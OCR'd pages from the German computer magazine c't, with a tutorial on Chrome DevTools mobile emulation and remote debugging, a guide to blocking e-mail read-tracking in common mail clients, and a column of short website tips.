
Um eine Website mit den DevTools von Chrome zu analysieren, öffnen Sie via Rechtsklick das Kontextmenü und wählen dort „Element untersuchen“ oder drücken F12. Auf diese Weise nehmen Sie Bestandteile einer Site gezielt unter die Lupe. Das Untersuchungswerkzeug öffnet sich standardmäßig innerhalb des Browser-Fensters und zeigt unter „Elements“ die CSS-Regeln des aktuellen Seitenelements an. Auch der Quelltext und das Document Object Model (DOM) erscheinen hier. In den DevTools können Sie direkt Änderungen vornehmen, einzelne Regeln abschalten und neuen CSS-Code hineinschreiben. Die temporären Veränderungen sind sofort zu sehen; bei einem Neuladen der Site verschwinden sie wieder. Dank Workspaces lassen sich Anpassungen aber auch speichern – dazu später mehr.

Den Device Mode der DevTools aktivieren Sie oben links mit einem Klick auf das kleine Smartphone-Icon oder der Tastenkombination Strg+Shift+M. Das Icon färbt sich blau ein und bleibt aktiv, bis man den Knopf abermals drückt.

In der oberen Bedienleiste stellen Sie unter „Device“ das simulierte Gerät ein. Dies legt seine Auflösung sowie die „Device pixel ratio“ fest. So lässt sich verhindern, dass der Seiteninhalt bei Smartphones und Tablets mit hoher Pixeldichte (dpi) unlesbar klein wird: Die Darstellung wird in Relation zur Display-Größe gesetzt.

Ein Beispiel: Das Nexus 5 besitzt ein Device-zu-Pixel-Verhältnis von 3. Dies bedeutet, dass der sonst von einem Pixel angezeigte Inhalt auf eine Fläche von neun Pixeln verteilt wird. Das Gerät zeigt eine Website also nicht mit der vollen Auflösung von 1920 × 1080 Pixeln an, sondern als wäre das Display 640 × 360 Pixel groß. Der Browser skaliert den Text zwar hoch, zeigt ihn aber mit voller Auflösung an – so bleiben alle Kanten scharf.

In den DevTools ist das Pixel-Verhältnis individuell einstellbar. Mit dieser Methode lassen sich gezielt Media Queries testen. Diese stellen sicher, dass bestimmte CSS-Regeln erst bei passenden Bedingungen wie etwa hoher Pixeldichte aktiv werden. So können Parameter wie `-webkit-min-device-pixel-ratio` oder `min-resolution` auch ein hochauflösendes Logo ausgeben – andernfalls skaliert das Display eine niedrig aufgelöste Bitmap hässlich hoch.



Der Chrome-Browser simuliert im Device Mode verschiedene Smartphone-Auflösungen und langsame Verbindungen – so lässt sich eine Mobil-Website ausgiebig testen und optimieren.

Der Device Mode hält zahlreiche „Presets“ von verbreiteten Smartphones und Tablets parat. Sie können auch eigene Definitionen als Vorlagen speichern.

© Copyright by Heise Zeitschriften Verlag

Als Geräte-Vorgaben (Presets) finden Sie außer dem Nexus 5 diverse iPhone-Varianten sowie eine Auswahl anderer gebräuchlicher Geräte, darunter auch Tablets und übliche Notebook-Auflösungen. Mit dem Icon „Swap dimensions“ wechseln Sie von der Hochkant- in die Queransicht. Ist die ausgesuchte Auflösung größer als die des Bildschirms, schrumpft ein Häkchen bei „Fit“ die Website zu einer Miniaturansicht.

Die Auflösung lässt sich frei bestimmen und über die Ränder der Seitenansicht direkt anpassen. Eigene Einstellungen lassen sich als Geräte-Vorgaben speichern. Dazu klicken Sie in der oberen Leiste auf die drei kleinen Punkte („More Overrides“) am rechten Rand. Es öffnet sich das Tab „Emulation“. Dort sichern Sie unter „Devices“ Ihre Werte mit „Save As“. Datenbanken mit Auflösungen und Pixeldichten zahlreicher Geräte bieten http://dpi.lv/ und http://screensiz.es/.

Fingerübungen

Im Device Mode verwandelt sich der Mauszeiger auf der Website in einen grauen Kreis, der die Fingerkuppe darstellt. Damit testen Sie, ob Links und Schaltflächen groß genug für Finger sind. Mit gedrückter Shift-Taste simulieren Sie „Pinch“-Gesten, also die Verwendung von zwei gespreizten Fingern, die eine Seite üblicherweise größer zoomen. Außerdem lassen sich JavaScript-Touch-Events wie `touchstart`, `touchend` oder `touchmove` testen. So können Sie beispielsweise bei JavaScript-Slideshows ausprobieren, ob man sich bequem per Fingerwisch durch Fotos bewegen kann.


Außer verschiedenen Geräten simuliert der Browser auch Verbindungsgeschwindigkeiten und damit das Ladeverhalten der Websites. So lässt sich feststellen, ob die Ladezeit der Startseite über eine langsame Edge-Verbindung mit 250 Kbps noch erträglich bleibt. Dauert der Seitenaufbau zu lang, sollten Sie zumindest bei der Startseite nachbessern [2]. „Network“ zeigt, wie die Daten über die künstlich gedrosselte Leitung plätschern. Die „Timeline“ visualisiert, in welcher Reihenfolge der Browser die Daten geladen hat und wie lange die Übertragung in Anspruch nahm. Die untere Statusleiste verrät die Anzahl der Requests, die gesamte Ladezeit und die Zahl der übertragenen Kilobyte. Unter dem „Network“-Reiter lässt sich der Cache deaktivieren, damit die Website bei jedem Reload so lädt wie beim ersten Besuch.

Stufige Site

Media Queries passen Websites an unterschiedliche Bildschirme und Geräte an, weil auf Smartphones andere CSS-Regeln zum Einsatz kommen als auf großen Bildschirmen oder hochauflösenden Tablets. In folgendem Beispiel reduziert der Browser die Schriftgröße auf kleinen Displays:

```
#content { font-size: 16px; }
@media (max-width: 320px) { #content { font-size: 12px; }}
```

Wie sich schlechte Verbindungen auf das Ladeverhalten der Website auswirken, kann der Device Mode ebenso simulieren.



Durch Media Queries passen sich Websites an unterschiedliche Bildschirmgrößen an. Die Balken stellen sie anschaulich dar und helfen beim Testen und Nachbessern.

Beim Einsatz vieler verschiedener Media Queries wird jedoch der Code schnell unübersichtlich. Ob die Regeln ordentlich funktionieren, lässt sich im Device Mode feststellen: Wählen Sie links das Icon, das wie kleine absteigende Stufen aussieht (siehe roter Kreis im Bild rechts oben). In der oberen Leiste stellen Balken anschaulich die Media Queries dar. Die Balkenlänge gibt an, bei welchen Auflösungen und Pixelbreiten die Regeln aktiv werden. Blaue Balken stellen Queries dar, die sich wie im obigen Beispiel auf eine maximale Breite beziehen (`max-width`). Orange Balken repräsentieren `min-width`-Queries und die grünen markieren Queries, die einen bestimmten Bereich abdecken.

Ein Klick auf den Balken verändert die Größe der Website auf die in den Media Queries definierte Breite. Ein Rechtsklick öffnet die Option „Reveal in source code“, die wiederum die CSS-Datei im Tab „Sources“ öffnet und zur passenden Zeile springt. Hier können Sie Ihr Layout direkt anpassen. Die temporären Auswirkungen sind sofort im Browser zu sehen.

Die Anpassungen können Sie nur speichern, wenn Sie Workspaces verwenden, also den Browser in einen lokalen Ordner schreiben lassen. Dazu wechseln Sie in den Bereich „Sources“, wo links neben dem Code-Editor eine Dateiübersicht steht. Dort fügen Sie Ordner über einen Rechtsklick zu Workspaces hinzu. Chrome erbittet Vollzugriff auf das Verzeichnis, was Sie mit „Zulassen“ abnicken. Anschließend taucht der Ordner in der Dateiübersicht auf. Die darin enthaltenen CSS-Dateien lassen sich nicht nur im integrierten Editor bearbeiten; Änderungen sind auch unter „Elements“ möglich und werden mit Strg+S gesichert. HTML-Dateien können Sie nur im Editor verändern.

Realitätscheck

So gut die Simulation mit dem Browser auch ist; auf dem Smartphone sieht die Site doch anders aus – allein wegen der höheren Pixeldichte. Zudem simuliert der Device Mode die Bedienoberfläche von Android nicht. Abhilfe schafft das „Remote Debugging“: Hierbei schauen Sie Websites auf einem Mobilgerät an und bedienen die DevTools bequem am Desktop-Rechner.

Auf dem Smartphone oder Tablet benötigen Sie dafür mindestens Android 4.0 sowie den Chrome-Browser. Schalten Sie in den Android-Einstellungen unter „Entwickleroptionen“ das USB-Debugging ein. Sind diese nicht zu sehen, müssen Sie unter „Über das Telefon“ siebenmal die „Build-Nummer“ berühren.

Verbinden Sie das Mobilgerät über USB mit dem PC. Am einfachsten klappt das mit einem aktuellen Nexus-Gerät: Es installiert die nötigen Treiber automatisch, darunter auch das „Android Composite ADB Interface“. Für andere Geräte listet Google die passenden Treiber auf einer Website auf, siehe c't-Link.

Ist das Gerät angeschlossen, müssen Sie die Meldung „USB-Debugging zulassen?“ bestätigen. In den DevTools sehen Sie jetzt unter „Devices“ das angeschlossene Gerät. Aktivieren Sie die Schaltfläche „Try here“, um die Website auf dem Mobilgerät zu sehen. Dann öffnen die DevTools ein neues Fenster und auf dem Smartphone die Website. Solange das USB-Debugging läuft, bleibt der Bildschirm aktiv und geht nicht in den Schlafmodus.

Rechts oben finden Sie in den DevTools neben dem Zahnrad-Icon einen Button für den „Portrait screencast“. Nach einem Klick spiegelt der Desktop-PC die Ansicht Ihres Smartphones. Bewegen Sie auf dem Touchscreen die Seite, sehen Sie die Bewegung auch auf dem PC-Bildschirm. Das funktioniert auch umgekehrt, wenn Sie die Webseite mit der Maus benutzen. Änderungen, die Sie im Tab „Elements“ an der Site vornehmen, sind sofort im Handy zu sehen.

Hin und wieder stürzte der Browser im Test allerdings ab – ganz ausgereift ist das Remote Debugging noch nicht. Doch jede neue Chrome-Version verbessert in der Regel auch die Stabilität der DevTools. (dbe@ct.de)

Literatur

[1] Daniel Berger, Sherlock Homepage, Webseiten mit Browser-Tools analysieren und bearbeiten, c't 24/13, S. 206

[2] Daniel Koch, Speed me up!, Performance-Optimierung für Websites, c't 20/11, S. 164

c't USB-Treiber und Googles „Mobile-Friendly Test“: ct.de/ys3m

© Copyright by Heise Zeitschriften Verlag

Florian Klan

Schnüffelstopp

E-Mail-Tracking blockieren

E-Mail-Versender vom Werbeunternehmen bis zum Freemail-Provider erfassen schon seit Jahren den Abruf ihrer E-Mails mit unsichtbaren Bildelementen in HTML-Mails. Wir zeigen, welche Einstellungen sicherstellen, dass Sie unter dem Schnüffel-Radar fliegen.

Werbedienstleister, Spam-Versender, aber auch Privatanwender können ermitteln, ob der Adressat eine E-Mail tatsächlich geöffnet hat. Auf die höfliche Art funktioniert das, indem der Absender über seinen Mail-Client eine Empfangsbestätigung (Message Disposition Notification, kurz MDN) vom Adressaten erbittet. Der Empfänger erhält die Anfrage und reagiert wahlweise, indem er mit einer MDN antwortet oder die Anfrage ignoriert.

Ob der Empfänger eine E-Mail geöffnet hat, lässt sich jedoch auch von HTML-Code erfassen. Dazu bindet der Absender in die E-Mail eine versteckte URL ein, die auf externe Inhalte wie Bilder verweist. Die URL enthält eine ID für die benutzte Mail-Adresse und für die gesendete Mail. Lädt der Empfänger eine so präparierte Nachricht und damit auch die nachzuladenden Inhalte herunter, so erfasst der Web-Server den Abrufzeitpunkt, die IP-Adresse des Empfängers und Informationen zu E-Mail-Client und Betriebssystem. Für solch verstecktes Tracking kommen unter anderem 1x1 Pixel große Bilder zum Einsatz. Auch Google bietet einen Tracking-Dienst namens Mailtrack an, der so arbeitet.

Das Nachfolgende beschreibt daher Einstellungen für E-Mail-Clients auf Mobilgeräten und PCs, mit denen sich beide Tracking-Methoden blockieren lassen.

Android, iOS, Windows Phone

Im Normalfall haben **Android**-Nutzer keinen Handlungsbedarf. Die integrierte E-Mail-App (namens **E-Mail** oder seit **Android** 5 **Gmail**) und das kostenlose und sehr verbreitete **K-9 Mail** reagieren nicht auf MDNs. Beide laden auch keine Bilder ungefragt aus dem Netz. **Samsungs E-Mail-App** beantwortet Bitten um MDNs nur mit der Zustimmung des Nutzers. Um die Einstellung für das Bilderladeverhalten zu prüfen, kontrollieren Sie unter Einstellungen/Kontoeinstellungen/Kontoname/Weitere Einstellungen den Punkt „Bilder anzeigen“.

Apples E-Mail-App für iPhone und iPad ignoriert Anfragen nach Lesebestätigungen. In der Grundeinstellung lädt sie jedoch eingebundene Inhalte automatisch. Das verhindern Sie, indem Sie Einstellungen/Mail, Kontakte, Kalender aufrufen und die Funktion „Bilder von Webservern laden“ abschalten. Danach können Sie am Ende einer jeden HTML-Mail mit einem Tipp auf den Bildschirm bewirken, dass die App die Bilder trotzdem lädt.

Nutzer von **Windows Phone** sind ab Werk fein raus: Der **Mail-Client** sendet keine MDNs und lädt ungefragt keine Internet-Inhalte in HTML-Mails herunter. Die Konfiguration für den Bilder-Download befindet sich im Client unter Einstellungen/Kontoname/Immer vollständige Nachrichten und Internetbilder herunterladen.

SquirrelMail und Roundcube


Die von Webhostern häufig eingesetzten **Web-Clients SquirrelMail** und **Roundcube** blockieren standardmäßig das Nachladen von Bildern aus dem Internet. In der Voreinstellung ist der MDN-Versand jedoch aktiv.

Bei SquirrelMail deaktivieren Sie ihn unter Optionen/Voreinstellungen für Anzeige/Aktiviere Empfangsbestätigung. Zudem schalten Sie „Angehängte Bilder innerhalb der Nachricht anzeigen“ ab. Änderungen übernimmt die Software nach einem Klick auf „Senden“.

Roundcube zeigt auf Wunsch nur eingebundene Bilder von bekannten Absendern an. Unter Einstellungen/Nachrichtendarstellung setzen Sie dazu „Eingebettete Bilder vom Internet laden“ auf „Bei bekannten Absendern“ und fügen die gewünschten Adressen zu den Kontakten hinzu. Alternativ setzen Sie die Einstellung auf „Nie“. Damit der Client keine MDNs versendet, öffnen Sie Einstellungen/Mailbox-Ansicht und setzen „Empfangsbestätigungen senden“ auf „Nie“. Klicken Sie zum Übernehmen der Änderungen auf „Speichern“.


Thunderbird, Outlook und Co.

Mozillas **Thunderbird** sperrt nachzuladende Bilder schon in der Standardkonfiguration. Soll der Client jedoch Inhalte einzelner Absender oder Domains grundsätzlich herunterladen, so erlauben Sie das über die Schaltfläche „Einstellungen“, die bei



In Outlook 2010 und 2013 lässt sich der MDN-Versand in im Optionsabschnitt „Verlauf“ unterbinden.

© Copyright by Heise Zeitschriften Verlag



Geräte mit iOS laden Bilder in E-Mails ab Werk automatisch herunter. Für mehr Privatsphäre muss der Nutzer aktiv werden.

jeder HTML-Mail mit geblockten Inhalten erscheint. Um zu prüfen, wie die Nachladeoption aktuell eingestellt ist, rufen Sie Extras/Einstellungen/Datenschutz auf. Möchten Sie den Versand von MDNs unterdrücken, so wählen Sie unter Einstellungen/Erweitert/Empfangsbestätigungen den Punkt „Nie eine Empfangsbestätigung senden“ aus.


Microsofts **Outlook** lädt Bilder nur nach Rückfrage herunter. Damit er bei ausgewählten Absendern und Domains die Bilder immer herunterlädt, klicken Sie bei einer HTML-Mail mit geblockten Inhalten auf das I-Symbol. Wählen Sie dort je nach Wunsch „Absender zur Liste sicherer Absender hinzufügen“ und „Die Domäne zur Liste sicherer Absender hinzufügen“. Die Einstellung, um MDNs zu unterbinden, finden Sie bei Outlook 2010 und 2013 unter Datei/Optionen/E-Mail/Verlauf. Wählen Sie dort „Nie eine Lesebestätigung senden“, damit Ihr Client keine MDNs ausliefert.

Bei **Apple Mail** sind gleich zwei Schritte nötig, um das Programm daran zu hindern, Bilder aus HTML-Emails automatisch herunterzuladen. Zunächst rufen Sie die Einstellungen von Apple Mail auf und deaktivieren unter „Darstellung“ den Punkt „Entfernte Inhalte in Nachrichten laden“. Damit die Systemsuche Spotlight unter Mac OS X Yosemite beim Durchsuchen der Mails keine Bilder nachlädt, schalten Sie die HTML-Anzeige von E-Mails in der Voransicht mit unserem Plug-in namens QuickLook aus (mehr unter dem c’t-Link). Alternativ nehmen Sie E-Mails in den Spotlight-Einstellungen aus der Suche aus. Kurz vor Redaktionsschluss hat Apple das Update v10.10.2 veröffentlicht, durch welches Spotlight keine externen Bilder mehr ungefragt nachladen soll. Eine Option, über die der Client Bilder von bestimmten Absendern automatisch herunterlädt, fehlt der Bedienoberfläche. MDNs sendet Apple Mail grundsätzlich nicht.

Der **Linux**-Client **Evolution** lädt entfernte Inhalte erst nach Aufforderung für jede einzelne E-Mail herunter: Wollen Sie Bilder sehen, drücken Sie Strg+I. Alternativ lassen sich bestimmte Adressen als vertrauenswürdig einstufen, damit Bilder von diesen Absendern grundsätzlich geladen werden. Öffnen Sie dazu Bearbeiten/Einstellungen/E-Mail-Einstellungen/HTML-Nachrichten. Wählen Sie „Bilder nur in Nachrichten von Kontakten laden“ und fügen die betreffenden Absender in Ihr Adressbuch ein. Um den Versand von MDNs zu unterbinden, öffnen Sie in den Einstellungen den Punkt „E-Mail-Konten“ aus, markieren ein Konto, klicken auf „Bearbeiten“ und navigieren zu den „Vorgaben“. Unter „Lesebestätigungen verschicken“ wählen Sie „Nie“.

Bei **KMail** lassen sich MDNs unter Einstellungen/KMail einrichten/Sicherheit generell abschalten. Wählen Sie unter „Empfangs- und Lesebenachrichtigungen“ entweder „Ignorieren“ oder die veraltete Option „Ablehnen“. Letztere Option plaudert mehr aus, als Ihnen lieb ist. Das Nachladen von externen Inhalten verhindern Sie, indem Sie im Reiter „Lesen“ den Haken neben „Nachrichten dürfen externe Referenzen aus dem Internet laden“ entfernen. Mit einem Klick auf „Hier“ am Anfang einer HTML-Mail laden Sie Bilder nach.

Claws-Mail zeigt ohne aktives Fancy-Plug-in keine HTML-Inhalte an. Um den Versand von MDNs grundsätzlich zu verhindern, öffnen SieKonfiguration/Einstellungen/Mail-Handling/Senden und setzen einen Haken bei „Nie Empfangsbestätigungen senden“.



Empfangsbestätigungen sendet Thunderbird in der Standardeinstellung nur mit Genehmigung des Nutzers.

Nachkontrolle

Um zu prüfen, welche Informationen Ihr E-Mail-Programm aktuell über Sie preisgibt, nutzen Sie den E-Mail-Check von heise Security oder den Email Privacy-Tester (siehe c’t-Link). (fkn@ct.de)

Literatur

[1] Jürgen Schmidt, E-Mail im Visier, Tracking im Alltag aufspüren und abstellen, c’t 22/13, S. 130


[2] Holger Bleich, Versand-Stationen, Newsletter mit Cloud-Diensten einfach erstellen, c’t 24/14, S. 190

[3] Jürgen Schmidt, Verpfuschte Verschlüsselung, Web- und E-Mail-Server schützen Daten unzureichend, c’t 18/13, S. 16

c’t QuickLook-Plug-in, E-Mail-Test: ct.de/yj6q

Anzeige

© Copyright by Heise Zeitschriften Verlag



2400 DOS-Spiele-Klassiker für den Browser

https://archive.org/details/internetarcade
https://archive.org/details/softwarelibrary_msdos_games/v2

Das Internet-Archiv archive.org hat sein Angebot an Spiele-Klassikern deutlich ausgebaut. Nachdem es im November bereits Hunderte Arcade-Klassiker veröffentlicht hatte, folgen nun in der **Software Library: MS-DOS Games** 2300 Computerspiele aus den 80er- und 90er-Jahren. Darunter befinden sich zahlreiche Klassiker verschiedener Genres wie Prince of Persia, Duke Nukem, Lemmings, Tetris, Commander Keen oder Dune 2. Die Spiele nutzen die DOS-Emulation JS MESS, die einen direkten Start im Browser ermöglicht.

Derzeit steckt das Projekt noch in der Beta-Phase, denn fehlerfrei ist die Emulation noch nicht: Mitunter hakt es bei der Bedienung, oder der Sound stottert. Einzelne Titel wie etwa „Duke Nukem 3D“ kamen bei uns über Standbilder nicht hinaus, beim Strategiespiel „Warlords 2“ versagte die Maussteuerung. Die Entwickler empfehlen, den JS-MESS-Emulator mit den neuesten Versionen der Browser Chrome oder Firefox aufzurufen. Der Internet Explorer wird derzeit noch nicht unterstützt, soll aber bald folgen. Ebenso sollen Bedienungsanleitungen für die oftmals komplexen Titel nachgereicht werden. (uma@ct.de)

Troll-Automat

www.larsiator.de
www.hyperhero.com/de/insults.htm

Ihnen schlägt in den Facebook-Kommentaren pure Ignoranz entgegen? Haben andere die falsche Meinung und verstehen Ihre richtige nicht? Aber Ihnen fehlen passenden Worte, um mal richtig Dampf abzulassen? Dann sollten Sie den **Larsiator** von Nils Bettinger bemühen. Das Tool spuckt kreative Frust-Tiraden in den Kategorien „weinerlich“, „sauer“ oder „Den Wixxern zeig ich's!“ aus, die sich gewaschen haben.

Beispiele gefällig? Bitteschön: „Hört mal zu, ihr Leichtzigarettenraucher! Was glaubt ihr eigentlich, wie euer Armleuchter-Alcatraz auf andere wirkt? Denkt ihr, ihr seid die Haselnuss im Toffifee?“ Oder: „Wer von euch einarmigen Karusselbremsern hat meinen brillanten Post intellektuell nicht überrissen? Ihr seid solche armseligen Hohlknochen.“

Falls selbst bei der reichhaltigen Auswahl an Schimpfwörtern nicht das richtige dabei ist, bietet sich die Sammlung des **Hyperheros** an. Tausende kreativer Verbalinjurien warten – alphabetisch sortiert – auf ihren Einsatz. (hob@ct.de)

Alleswandler

https://cloudconvert.com
www.zamzar.com

Cloudconvert ist ein Tausendsassa, was das Umwandeln von Dateien angeht: Die Webanwendung konvertiert mehr als 200 Dateiformate. Sie speichern eine HTML5-Webseite als PDF, wandeln verschiedenste E-Book-Formate oder transkodieren große Videodateien. Praktisch ist, dass das Tool sowohl Quell- als auch Zieldateien aus und in die Cloud packen kann. Zurzeit klappt der Zugriff bereits bei Dropbox, OneDrive und Google Drive. Weitere sollen folgen. Die Ergebnisse lassen sich aber auch herunterladen.

Ohne Registrierung und Kosten darf man pro Tag zehn Minuten Rechenzeit zur Konvertierung beanspruchen. Das genügte in unserem Kurztest beispielsweise, um ein MP3-Album von 70 MByte in Ogg Vorbis zu wandeln. Wer 500 Konvertierungsminuten buchen möchte, zahlt dafür vorab eine Pauschale von 10 US-Dollar. Cloudconvert wird in Deutschland betrieben und versichert, jede hochgeladene Datei gut gegen fremden Zugriff zu sichern und nach spätestens 24 Stunden unwiederbringlich zu löschen.

Eine Alternative zu Cloudconvert ist das beliebte **Zamzar**. Der Online-Konverter beherrscht sogar das Entpacken komprimierter Dateien sowie sehr spezielle Dateiformate etwa aus dem CAD-Bereich. Allerdings fehlt hier die praktische Cloud-Anbindung, Konvertierungsergebnisse schickt Zamzar aber immerhin auf Wunsch auch als Mail zu. (hob@ct.de)

Hype-Videos

Videoblogger Roman Atwood führt gerne mit versteckter Kamera andere Menschen hinters Licht. Diesmal war seine eigene Frau dran: In ihrer Abwesenheit hat er das Eigenheim in ein **gigantisches Bällebad** verwandelt.

http://youtu.be/7t0EtKlQxyo
(3:07, englisch)

Der **singende US-Polizist** Jeff Davis hat das Zeug zum Internet-Star: Ein millionenfach geklicktes Video zeigt, wie er am Steuer seines Streifenwagens zum Hit „Shake it Off“ von Taylor Swift groovt.

http://youtu.be/8XFBUM8dMqw
(4:11, englisch)

Verführung zum Kochen

http://foodgawker.com
www.tastespotting.com
http://salatwerkstatt.de/food-blogs-deutsch
http://foodblogaward.at/food-blog-galerie/cat/11/

Wer kauft eigentlich noch Kochbücher oder -Zeitschriften? Es gibt so viele mit Liebe gemachte Food-Blogs, wo sich jeder tägliche Inspiration für seine Küche holen kann. Einen

schnellen Überblick verschaffen dabei Aggregatoren wie **foodgawker** und **TasteSpotting**, die die Rezepte aus Dutzenden Blogs zusammentragen. In einer Übersicht präsentieren sie jeden Tag zig neue Posts.

